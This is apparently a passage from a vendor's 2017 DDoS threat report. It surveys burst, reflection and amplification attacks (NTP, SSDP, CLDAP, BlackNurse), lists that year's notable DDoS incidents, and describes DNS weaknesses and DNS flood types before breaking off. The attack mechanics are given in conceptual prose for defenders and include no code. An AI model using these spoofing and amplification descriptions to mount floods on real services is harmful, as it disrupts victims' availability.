- Attacks combine high-volume attacks with varying durations from two to 50 seconds of high burst-traffic with intervals of approximately five to 15 minutes.
- Attacks are combined with other long-duration DDOS attacks.




Figure 37: Burst attack combined with another long-duration DDOS attack




Figure 38: Example of DDoS attacks in recurring bursts




Figure 39: Incidence of reflected amplification attacks

Growth in Reflection and Amplification Attacks

2017 also brought an increase in reflection amplification DDoS attacks as a major vector against a wide spectrum of services. Two in five businesses indicated that they experienced a reflected amplification attack in 2017. One-third of those reported that they were unable to mitigate these attacks.

Reflection attacks use a potentially legitimate third-party component to send attack traffic to a victim to conceal the attacker's identity. Attackers send packets to the reflector servers with a source IP address set to the victim's IP. That enables them to indirectly overwhelm the victim with response packets and exhaust the target's utilization of resources. To execute this attack vector, the attacker needs to own a larger bandwidth capacity than the victim. Reflector servers make these attacks possible; the attacker simply reflects the traffic from one or more third-party machines. This type of attack is particularly difficult to mitigate since these are ordinary servers. Common examples include Reflective DNS attack, NTP Reflection attack and SSDP Reflection, among others.

Radware has observed several reflection and amplification attacks:

- **DNS Amplification Reflective Attack** – a sophisticated DoS attack that takes advantage of a DNS server's behavior in order to amplify the attack. (See more on this attack type in DNS: Strengthening the Weakest Link.)
- **NTP Reflection** – an amplification attack that exploits the publicly accessible Network Time Protocol (NTP) servers to overwhelm and exhaust the victim with UDP traffic. NTP is an old networking protocol for clock synchronization between computer systems over packet-switched networks. It is widely used across the Internet by desktops, servers and even phones to keep their clocks in sync. Several old versions of NTP servers contain a command called monlist, which sends the requester a list of up to the last 600 hosts who connected to the queried server.




Figure 40: Reflection and amplification attack illustration

In a basic scenario the attacker repeatedly sends the "get monlist" request to a random NTP server and spoofs the source IP address for the requesting server as the victim server. NTP server responses will then be directed to the victim server to cause a significant increase in UDP traffic from source port 123. This is an old and simple tactic detected by most DDoS protection solutions in the market today. It remains very prevalent because this vector is truly easy to execute and could cause severe service impact to those without any DDoS protection.

- **SSDP Reflection** – an attack that exploits the Simple Service Discovery Protocol (SSDP) that allows Universal Plug and Play (UPnP) devices to broadcast their existence. It also enables discovery and control of networked devices and services, such as cameras, network-attached printers and many other electronics equipment. When a UPnP device is connected to a network, after it receives an IP address, the device is able to advertise its services to other computers in the network by sending a message in a multicast IP. Once a computer gets the discovery message about the device, it makes a request for a complete description of the device services. The UPnP device then responds directly to that computer with a complete list of any services it has to offer.

  As in NTP and DNS amplified DDoS attacks, the attacker can use a small botnet to query that final request for the services. The attacker then spoofs the source IP to the victim's IP address and sends the responses directly to the victim.

The State of SSL

Ninety-six percent of respondents now use SSL—with 60% attesting that most traffic they process is encrypted. More companies in North America are 100% encrypted compared to those in Europe and APAC. Thirty percent of businesses report suffering an SSL-based attack, a surprising decline compared to last year. One in four cannot tell whether or not they experienced such an attack.




Figure 41: What percentage of your traffic is encrypted (SSL/TLS-based)?

Other Attack Tools

Over the past year Radware's ERT has observed a number of attackers adopting several new tactics, techniques and procedures for launching DoS attacks. BlackNurse and CLDAP are two recently discovered methods.

BlackNurse

BlackNurse is a simple ICMP denial-of-service attack that can be easily launched from a single laptop. It is a non-volumetric, low-bandwidth denial-of-service attack that overloads the web application firewall and can potentially knock businesses offline.




Figure 42: Incidence of encrypted SSL or TLS-based attacks

BlackNurse targets a vulnerability in some network and security devices—mostly firewalls. The attack can be triggered with a limited volume of 15-18Mbps of ICMP Type 3 Code 3 or about 40k to 50k packets per second (PPS). The impact on these network and security devices is typically high CPU loads that cause the devices to stop forwarding packets or stop creating new sessions. In 2017 Radware's ERT saw 19,939 events related to BlackNurse.




Figure 43: BlackNurse-related events (January to October 2017)




Figure 44: CLDAP reflected attacks (May to October 2017)

CLDAP

Connectionless Lightweight Directory Access Protocol (CLDAP) is a reflective denial-of-service attack that can also be launched from a laptop. A CLDAP flood produces a large volumetric attack when a malformed request to a vulnerable LDAP server is amplified and returned to the targeted victim. Hackers are quick to test newly discovered attack vectors so they can decide if they want to include them in their attack services.

An alternative to the LDAP protocol on protocol 389 from Microsoft, CLDAP used to connect, search and modify Internet directories. LDAP servers on Windows support TCP connections while CLDAP works via UDP. Hackers can launch reflective and amplified attacks by abusing exposed LDAP servers as a result. An attacker will send a malformed CLDAP request to an LDAP server with a spoofed IP address (similar to an amplified DNS attack). The address spoofed by the attacker will be the targeted victim's IP address. The CLDAP request to the LDAP server will return an amplification factor to the targeted IP between 45 and 55. This simple query from an attacker can generate large volumetric attacks. During the second half of 2017, Radware's ERT observed 891 CLDAP reflected attacks. Of those 891 attacks, 193 targeted the media industry. Recent months have brought a spike in attacks likely due to the attack vector being incorporated into stresser services.

Assessing Attack Size
In 2017 nearly three in five respondents (58%) indicated their largest attack was below 100Mbps (50% reported 10Mbps or less). Fewer than one in 10 had an attack that qualified as "extra-large" (10Gbps and higher).

Forty-five percent of respondents said the biggest attack they experienced lasted one hour or less compared to 30% of respondents in 2016. In the latest survey another third reported that their biggest attack lasted between one and 12 hours. This year brought a marked increase in attacks lasting up to 12 hours (78% in 2017 vs. 59% in 2016). This result is in line with previously discussed findings about hackers' growing adoption of burst attacks as an efficient way to cause a denial-of-service state to their targets.




Figure 45: Assessing attack size - bandwidth




Figure 46: What was the duration of the largest cyber-attack you have suffered?

2017 IN REVIEW

2017 was an eventful year for denial-of-service attacks. Radware's ERT team monitored an array of events to analyze attacks and identify trends and changes. Below you will find a collection of some of the headline grabbing DDoS attacks from 2017 and what to expect for 2018.

January – Ransom attacks start the year with a financial bang

- **Dr. Web / Emsisoft** – The websites of two security firms, Dr. Web and Emsisoft, experience a denial-of-service (DoS) attack following the release of a ransomware decrypter.
  https://www.bleepingcomputer.com/news/security/emsisoft-website-hit-by-ddos-attack-as-company-releases-ransomware-decrypter/

- **Lloyds Bank** – A large-scale DDoS attack prevents customers at Lloyds Bank, Halifax and the Bank of Scotland from accessing online services.
  http://www.zdnet.com/article/lloyds-bank-services-hit-by-denial-of-service-attack/

- **Hong Kong Brokers** – Hong Kong securities brokers report a service disruption caused by a DoS attack after receiving an extortion email.
  https://www.reuters.com/article/us-hongkong-regulator-cyber/hong-kong-securities-brokers-hit-by-cyber-attacks-may-face-more-regulator-idUSKBN15B09R

- **123-Reg** – Hosting provider 123-Reg experiences a brief outage impacting a number of customer websites.
  https://www.theregister.co.uk/2017/01/06/123reg_hit_with_ddos_attack_again/

- **Sundance Film Festival** – The Sundance Film Festival experiences a DoS attack directed at its box office resulting in a network outage.
  https://www.cnet.com/news/hackers-sundance-film-festival-shut-down-box-office/

February – IoT devices take a surprising turn

- **Taiwan Brokers** – Taiwan securities brokers report a service disruption caused by a DoS attack after receiving an extortion email.
  https://www.reuters.com/article/us-taiwan-cyber/taiwan-says-some-securities-firms-get-blackmail-messages-cyber-attacks-idUSKBN15M1DE

- **Austria Parliament** – The Austrian Parliament says a group of Turkish hackers are responsible for DoS attacks the knock out their website.
  https://www.reuters.com/article/us-austria-hackers-parliament/austrian-parliament-says-turkish-hackers-claim-cyber-attack-idUSKBN15M0NX

- **Bitfinex** – Bitfinex is struck by a large-scale DoS attack when Bitcoin surpasses the $1,100 barrier for the second time in the year.
  https://www.bleepingcomputer.com/news/security/bitcoin-trader-hit-by-severe-ddos-attack-as-bitcoin-price-nears-all-time-high/

- **Luxembourg Government** – Over 100 websites go offline due to a DoS attack on Luxembourg government servers. The attack reportedly lasts over 24 hours.
  http://www.ibtimes.co.uk/ddos-attack-takes-down-luxembourg-government-servers-1609380

March – Geopolitical conflicts arise in Europe and China

- **Alfa Bank** – Russian bank Alfa announces that their network suffers from a DoS attack on its DNS server.
  https://www.hackread.com/russia-alfa-bank-target-with-dns-botnet-attacks/

- **Lotte Duty Free** – Following a land swap deal with the United States, South Korea's Lotte Duty Free experiences DoS attack that results in a network outage.
  https://www.reuters.com/article/us-lotte-china/south-koreas-lotte-duty-free-says-website-crashed-after-attack-from-chinese-ips-idUSKBN1690HR

- **Dutch Government** – After the political fallout between the Netherlands and Turkey, two Dutch websites experience a DoS attack from pro-Turkish hackers.
  https://nltimes.nl/2017/03/14/turkish-hacker-groups-focus-cyberattacks-dutch-websites-incl-nl-times

- **GoDaddy** – Hosting provider GoDaddy experiences a DoS attack on DNS servers resulting in customer outages for six hours.
  https://www.theregister.co.uk/2017/03/02/godaddy_dns_has_gone_diddy/

April – DNS outage caused by a DDoS attack takes down an Australian ISP

- **Melbourne IT** – Melbourne IT announces that they had experienced a large-scale DoS attack targeting their DNS servers.
  https://www.infosecurity-magazine.com/news/australian-isp-fights-ddos-attack/

May – Hacktivism blooms in the spring

- **Cedexis** – A sophisticated DoS attack on Cedexis results in an outage for the French news websites Le Monde and Le Figaro.
  http://www.ibtimes.co.uk/ddos-attack-knocks-out-major-french-news-sites-including-le-monde-le-figaro-1621040

June – The value of BTC peaks and the gaming sector is targeted

- **BTC-e** – Cryptocurrency exchange BTC experiences a large-scale DoS attack that disrupts services and takes the website offline.
  https://www.hackread.com/bitcoin-litecoin-exchange-suffer-ddos-attacks/

- **Bitfinex** – Bitfinex, a US bitcoin exchange, suffers a DoS attack that results in a network outage just a day after launching trading for IOTA.
  https://www.infosecurity-magazine.com/news/worlds-largest-bitcoin-exchange/

- **Questrade** – a Canadian brokerage reports a DoS attack resulting in users being unable to access online trading platforms.
  https://financefeeds.com/questrade-confirms-subject-ddos-attack/

- **Final Fantasy** – Final Fantasy XIV players report experiencing connectivity issues as a result of a DoS attack on the game's North American data center.
  https://www.scmagazine.com/final-fantasy-players-stumped-by-ongoing-ddos-attack/article/670582/

July – The gaming industry is disrupted

- **Square Enix** – Square Enix faces an advanced and persistent DoS attack (APDoS) in June and July following the launch of the Stromblood expansion pack for Final Fantasy XIV.
  http://www.pcgamer.com/that-final-fantasy-14-ddos-attack-is-still-going-on/

- **Malaysian brokers** – Malaysian securities brokers report a service disruption caused by a DoS attack after receiving an extortion email.
  https://www.thestar.com.my/news/nation/2017/07/08/hackers-disrupt-trading-at-brokerages-latest-attack-comes-weeks-after-wannacry-and-notpetya-held-bus/

- **CoinBase** – Coinbase, a San Francisco based cryptocurrency exchange, reports a DoS attack resulting in users facing issues while trying to withdraw their funds.
  https://www.hackread.com/feds-seize-btc-e-exchange-website-coinbase-suffers-ddos-attacks/

August – Charlottesville events provoke cyber protests

- **Chinese Telco** – Researcher announce a Chinese telecommunications firm experiences a DoS attack that lasts for 11 days.
  https://www.hackread.com/chinese-telecom-firm-suffered-massive-ddos-attacks-for-11-days/

- **Ukraine National Postal Service** – The Ukraine National Postal Service experiences a DoS attack.
  http://en.interfax.com.ua/news/general/441141.html

- **Blizzard Entertainment** – Blizzard Entertainment experienced a massive DoS attack that results in disconnection and latency issues for World of Warcraft and Overwatch.
  https://www.hackread.com/blizzard-entertainment-hit-by-massive-ddos-attack/

- **Charlottesville** – Following racial protests, Anonymous attacks the official website of Charlottesville, Virginia as part of OpDomesticTerrorism.
  https://www.hackread.com/anonymous-shut-down-charlottesville-city-website/

September – All-inclusive rampage: governmental, entertainment, education and financial institutes

- **Verrit** – A fact checking website claims they experience a DoS attack immediately after Hillary Clinton endorses the platform.
  https://www.cnet.com/au/news/hillary-clinton-verrit-backs-fact-check-site-targeted-by-hackers-donald-trump-fake-news/

- **Saudi Arabia General Entertainment Authority** – Saudi Arabia's General Entertainment Authority is attacked, resulting in a website outage.
  https://www.reuters.com/article/us-saudi-cyber-attack/saudi-entertainment-authority-says-hit-by-cyber-attack-idUSKCN1C427R

- **Danish Ministries of Immigration and Foreign Affairs** – Turkish hackers claim responsibility for a DoS attack that results an outage for the Danish Ministry of Immigration website.
  https://www.thelocal.dk/20170928/two-danish-ministries-taken-offline-by-cyber-attack

- **National Lottery UK** – A DoS attack brings down the national lottery in the United Kingdom, resulting in players unable to buy lottery tickets online.
  http://www.mirror.co.uk/news/uk-news/national-lottery-website-brought-down-11267701

- **Butler Community College** – Butler Community College experiences a DoS attack that results in an outage for the school's network.
  http://www.kwch.com/content/news/446220233.html

- **America's Cardroom** - America's Cardroom is hit by a DoS attack that disrupts a major tournament. This attack prompts the CEO of the company to issues a 10 Bitcoin bounty for information on the attack.
  https://www.scmagazine.com/ddosd-online-poker-site-ceo-contemplating-posting-reward-to-find-attacker/article/687314/

October – European politics

- **Transport Administration** – Sweden Transport Administrations, Trafikverket, suffers from a DoS attack that brings down the IT system managing trains as well as their email system and website. The following day the Sweden Transport Agency, Transportstyrelsen, and public transport operators, Vasttrafik, are hit by a similar attack.
  https://www.bleepingcomputer.com/news/security/ddos-attacks-cause-train-delays-across-sweden/

- **Spanish Government** – Several Spanish Government websites experience a DoS attack as a result of an Anonymous operation, OpCaalonia.
  https://politica.elpais.com/politica/2017/10/21/actualidad/1508574710_898791.html?id_externo_rsoc=FB_CM

November – Shopping season is targeted

- **Danish Supermarkets** – Danish supermarket chains Bilka and Fotex both have their websites taken down by a DoS attack on Black Friday.
  https://www.reuters.com/article/us-denmark-retail-black-friday/danish-supermarkets-bilka-fotex-hit-by-black-friday-cyber-attacks-idUSKBN1DO0UN

- **Electroneum** – A UK cryptocurrency startup experiences a DoS attack that shuts investors out of their accounts for several days.
  http://www.telegraph.co.uk/technology/2017/11/06/british-cryptocurrencyelectroneum-hit-cyber-attack-raising-30m/

- **Boston Globe** – The Boston Globe suffers a DoS attack that results in an outage.
  https://www.bostonglobe.com/business/2017/11/09/boston-globe-hit-denial-service-attacks/yS2ml5DJwDAuRnzxqzVKsI/story.html

December – Bitcoin exchanges under fire as bitcoin value approaches $20,000

- **Bitfinex & Coinbase** – Digital currency exchanges Coinbase and Bitfinex both experience outages and service degradation that leaves traders frustrated.
  https://www.reuters.com/article/us-bitcoin-exchange/cryptocurrency-exchanges-coinbase-bitfinex-down-idUSKBN1E620E

In 2018, expect the denial-of-service landscape to evolve as IoT devices become more widely deployed and RDoS campaigns will persist as the value of bitcoin increases. Finally, hacktivists will continue targeting government agencies via DDoS attacks fueled by political and/or social protest.

DNS: STRENGTHENING THE WEAKEST LINK

One in three organizations hit by DDoS attacks experienced an attack against their DNS server. Why is DNS such an attractive target?

The Domain Name System (DNS) functions as the Internet's phone book, mapping human-readable host names into machine-readable IP addresses. Any Internet request performed by a user or a connected device uses DNS. When the DNS service is degraded or stopped, online businesses are disrupted, they lose revenue and their reputation is on the line.

Attackers have developed techniques that exploit both recursive DNS servers (which look for IP addresses for end users) and authoritative DNS servers (which provide the IP address answer to the recursive DNS server). Service providers typically own and manage their own authoritative and recursive DNS servers. Some enterprises also own and manage authoritative DNS servers. Small to medium enterprises typically offload that responsibility to a managed DNS service.

Recent attacks have shown that assaults targeting the DNS infrastructure can be destructive to the service no matter where the DNS function resides. DNS protection is now mandatory to ensure service availability and normal communication.

DNS Security Challenges

DNS was designed for its core operation with a focus on performance and scalability. In the early days of the Internet, security and privacy were not top priorities since they were not as critical as they are today. The result? Inherent characteristics of DNS make it an ongoing security challenge. These characteristics include:

1. **Stateless protocol.** Because the DNS service must be very fast, it was designed as a stateless protocol. That makes it very attractive to attackers who can easily hide their identity to launch attacks over DNS.

2. **No authentication required.** The DNS does not have means to authenticate the source of the request or validate the correctness of the response. In other words, DNS has no way to evaluate whether the IP address to which it connects the user or device is "good" or "bad." Attackers exploit this unprotected infrastructure and design sophisticated attacks using fake queries and/or fake responses.

3. **Open access.** In most cases, firewalls do not inspect DNS port 53. That gives open access to everyone, including attackers.

4. **Amplification effect.** A DNS query may result in a large response—sometimes even 10x times larger. Attackers use this design to amplify attacks over DNS and achieve higher attack volumes.

5. **Lack of validation.** DNS cannot validate a query to ensure it is legitimate. As long as the query name is RFC compliant, the DNS will forward it. Attackers take advantage of this design and use fake DNS queries to launch attacks, such as cache poisoning, tunneling and random subdomain attacks (see DNS Attack Hall of Shame for more information). Most security solutions cannot accurately distinguish between legitimate and fake DNS queries.

DNS infrastructure remains vulnerable to an increasing variety of attacks even as carriers and service providers deploy newer security solutions. DNS may be staying the same, but these attacks are becoming highly sophisticated, highly volumetric and increasingly difficult to detect and mitigate.

Key Trends and Recent Attacks

In the past, large DDoS floods—particularly large DNS floods—were typically carried out by amplification and reflection techniques. The recent proliferation of the IoT has empowered attackers to enslave insecure devices to form large IoT botnets. Hackers can leverage these botnets to invest in sophisticated application-layer attacks, specifically in DNS.

One example is the Mirai botnet, which was used in a massive DDoS attack on October 21, 2016.[5] Mirai is a multi-vector malware that infects IoT devices (mainly IP cameras) to form a botnet. The common belief is that the Mirai botnet was used to launch a coordinated DNS DDoS attack using a DNS attack vector known as DNS Water Torture. DNS Water Torture is essentially a recursive random-subdomain attack technique that floods a target's authoritative name servers. This DNS flood caused popular sites to become unreachable for hours despite being up and running normally.

Since Mirai, Radware has observed a surge of new and improved IoT botnets. According to Gartner, by 2020 the number of connected devices will exceed 20 billion.[6] This presents as a serious challenge as Internet infrastructure capacity is not growing at the same pace. Consequently, Radware foresees advanced and sophisticated attacks in DNS and other applications and believes we are likely to witness higher volumes as botnets grow in size and reach. These new realities require different thinking when it comes to securing the DNS infrastructure. Protection must be able to withstand high volumes—and detect advanced threats—including zero-day threats.

5 https://www.theguardian.com/technology/2016/oct/26/ddos-attack-dyn-mirai-botnet

6 https://www.gartner.com/newsroom/id/3598917

Why Current Protections Fail (and What to Do About It)

New specifications were defined in 2005 to address DNS's lack of security. DNS Security Extensions (DNSSEC[7]) provides origin authentication, data integrity and authenticated denial of existence. However, the specifications do not address availability or confidentiality. The main goal of DNSSEC was to preclude DNS spoofing or DNS cache poisoning.

DNSSEC adoption remains a long-term challenge and implementation has been slow. According to ISOC[8], only about 0.5% of zones in .com are signed. That's because when compared to DNS, DNSSEC is complex, introduces computation and communication overhead to DNS and requires significant infrastructure changes for organizations.

IT organizations should make DNS infrastructure protection top of mind due to the absence of built-in security mechanisms in the DNS protocol. Specifically, DNS security requires rethinking perimeter security. Many organizations address DNS security by provisioning a DNS firewall and/or competent DNS servers, leaving the perimeter unattended. This approach is insufficient for these reasons:

1. **Volumetric DDoS attacks.** As demonstrated by Mirai, these attacks threaten the entire infrastructure and can saturate the Internet pipe. Provisioning security solutions inside the network is useless against such threats. A competent perimeter security solution is key to protecting network infrastructure.
2. **Risk with stateful devices.** DNS firewalls and DNS servers track session state and therefore are unable to withstand and process high-volume attacks that consume all their resources and lead to failure. A stateless perimeter security solution can protect from volumetric floods.
3. **Time to mitigation.** Stateful DNS firewalls or DNS servers require bi-directional deployments as they track both DNS requests and DNS responses for their operation. They often rely on bad DNS responses for attack detection, which can lead to longer time to mitigation. Bad requests are allowed into the protected servers during this time. In some scenarios, it simply takes too long for bad responses to indicate an attack. That is especially true for a recursive DNS server that is overloaded with bad requests. Ingress-based detection and mitigation by the perimeter security solution prevents bad DNS requested from entering the DNS servers.
4. **Detection accuracy and zero day.** Any solution must make an accurate distinction in real time between good and bad DNS requests and then permit only the good DNS requests to the protected servers. Achieving high detection accuracy requires use of behavioral algorithms. Such algorithms learn normal traffic patterns and then can detect zero-day threats and mitigate emerging DNS attacks.

Not securing the DNS infrastructure properly is like leaving an open window for cyber criminals—offering them free access to your network and your resources and risking your online business availability. Is DNS always the weakest link in security? It doesn't have to be if you understand the risks and implement the right protections.

DNS ATTACK HALL OF SHAME

1. DNS Basic Query Flood

Using multiple sources of compromised computers (botnets), the attacker generates a distributed volumetric denial-of-service attack that floods the DNS server (see Figure 47). According to the DNS standard, a DNS server processes every request, which then results in an overload of the DNS server. This behavior allows the attacker to successfully compromise the DNS service using a surprisingly small number of botnets. In addition, spoofing the source IP address is easy since DNS is typically carried over UDP. In a basic DNS flood attack, the botnet spoofs the source address and generates a distributed, volumetric flood composed of the same repetitive fully qualified domain name (FQDN) or multiple FQDNs.




Figure 47: DNS basic query flood

7 https://www.icann.org/resources/pages/dnssec-qaa-2014-01-29-en
8 https://www.internetsociety.org/resources/doc/2016/state-of-dnssec-deployment-2016/

2. DNS Recursive Flood

This is a sophisticated DNS-flood attack in which the attacker generates a distributed, volumetric flood toward the DNS servers (see Figure 48). The flood is made of random subdomains of single or multiple target domains. The attacker sends a pre-crafted DNS query to the DNS recursive server that contains a random string prepended to the victim's domain (for example, xxxyyyy.www.VictimDomain.com). The DNS recursive server will repeatedly attempt to get an answer from the authoritative name server with no success. Sending different false subdomains with the victim's domain name will eventually increase the DNS recursive server's CPU utilization until it is no longer available. In addition, the victim's authoritative DNS server will become overloaded by a flood of false requests.

In some scenarios—including the Mirai botnet—the recursive attack can be distributed via multiple recursive servers such that each server only forwards part of the fake queries without impact on its CPU. In this case, the flood of fake queries only affects the targeted authoritative server.

